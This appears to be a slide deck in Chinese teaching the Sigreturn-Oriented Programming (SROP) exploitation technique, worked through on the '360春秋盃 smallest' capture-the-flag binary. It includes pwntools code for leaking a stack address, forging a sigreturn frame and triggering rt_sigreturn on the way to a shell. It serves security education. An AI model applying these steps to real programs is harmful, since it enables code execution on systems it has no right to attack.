

SROP


About me

- Terry1234
- CCU CSIE
- Interseted in pwn


Outline

- Signal Handling
 - `rt_sigreturn`
 - `rt_sigframe`
- SROP
 - System call chain
 - Example


context switch



context switch



context switch



rt_sigreturn

- 在context switch時，會保存各個register的值
- Signal Handler結束後，呼叫rt_sigreturn恢復registers的值
- syscall編號0xf
- 雖然rt_sigreturn()預期由signal Handler呼叫，但即便沒有發生signal也可以執行這個syscall
- rt_sigframe放在user space，在sigreturn時不會檢查sigframe的內容是否改變

rt_sigframe struct

- Registers 的資訊保存在裡面的sigcontext struct

```
struct sigcontext {  
    __u64    r8;  
    __u64    r9;  
    __u64    r10;  
    __u64    r11;  
    __u64    r12;  
    __u64    r13;  
    __u64    r14;  
    __u64    r15;  
    __u64    rdi;  
    __u64    rsi;  
    __u64    rbp;  
    __u64    rbx;  
    __u64    rdx;  
    __u64    rax;  
    __u64    rcx;  
    __u64    rsp;  
    __u64    rip;  
    __u64    eflags;  
    __u16    cs;  
};
```


exploit rt_sigreturn

- 偽造一個sigframe，用rt_sigreturn還原來控制所有的register
- 重複這個動作來組成system call chain
 - 將rip指到syscall; ret;
 - 將rsp控制到下一個rt_sigreturn上
- 需要的gadgets
 - syscall; ret;
 - rt_sigreturn(可以想辦法把rax設定成0xf後syscall，效果相同)



System call chain

- 透過控制registers組成system call chain



Example – 360春秋盃 smallest

- 只有6行instructions
 - read 0x400 bytes到rsp指的地方，之後直接return

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

Exploit

- return address可控、可寫入很大的資料->嘗試構造system call chain
- 想辦法leak stack address後，在上面寫入sigframe和/bin/sh

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

Exploit

- leak stack address

```
from pwn import *

context.arch = 'amd64'
context.log_level = 'debug'

p = process('./smallest')
elf = ELF('./smallest')

read = 0x4000b0
syscall_ret = 0x4000be

payload1 = p64(read) * 0x3

p.send(payload1)

...

read again
set return address to 0x4000b8 and rax = 1
-> write 400 byte on the stack -> leak stack address
...

p.send(b'\xb8')
leaked_stack_addr = u64(p.recv()[8:16])
```

Exploit

- leak stack address

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →



Exploit

- leak stack address

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |




Exploit

- leak stack address
- Send 1 byte to modify return address -> rax = 1

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →




Exploit

- leak stack address

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →




Exploit

- leak stack address

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →




Exploit

- leak stack address
- `rax = 1 -> write() -> leak stack address`

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →



Exploit

- leak stack address

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →

0x4000b0


Exploit

- leak stack address

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →




Exploit

- leak stack address
- read again

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →



Exploit

- set sigframe

```
sigframe_read = SigreturnFrame()
sigframe_read.rax = constants.SYS_read
sigframe_read.rdi = 0x0
sigframe_read.rsi = leaked_stack_addr
sigframe_read.rdx = 0x400
sigframe_read.rsp = leaked_stack_addr
sigframe_read.rip = syscall_ret

...

read again
set return address to 0x4000b0 and sigframe_read
b'a' * 0x8 is used for preserving space for a return address
...

payload2 = p64(read) + b'a' * 0x8 + bytes(sigframe_read)
p.send(payload2)
```

Exploit

- set sigframe

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →




Exploit

- set sigframe

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →




Exploit

- set sigframe

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →



Exploit

- call `rt_sigreturn()`
- Send 15 bytes -> `rax = 0xf`

```
sigreturn = p64(syscall_ret) + b'b' * 0x7;  
p.send(sigreturn)
```


Exploit

- call rt_sigreturn()

rip →

| | | |
|------------|------------|----------------|
| 0x004000b0 | 4831c0 | xor rax, rax |
| 0x004000b3 | ba00040000 | mov edx, 0x400 |
| 0x004000b8 | 4889e6 | mov rsi, rsp |
| 0x004000bb | 4889c7 | mov rdi, rax |
| 0x004000be | 0f05 | syscall |
| 0x004000c0 | c3 | ret |

rsp →



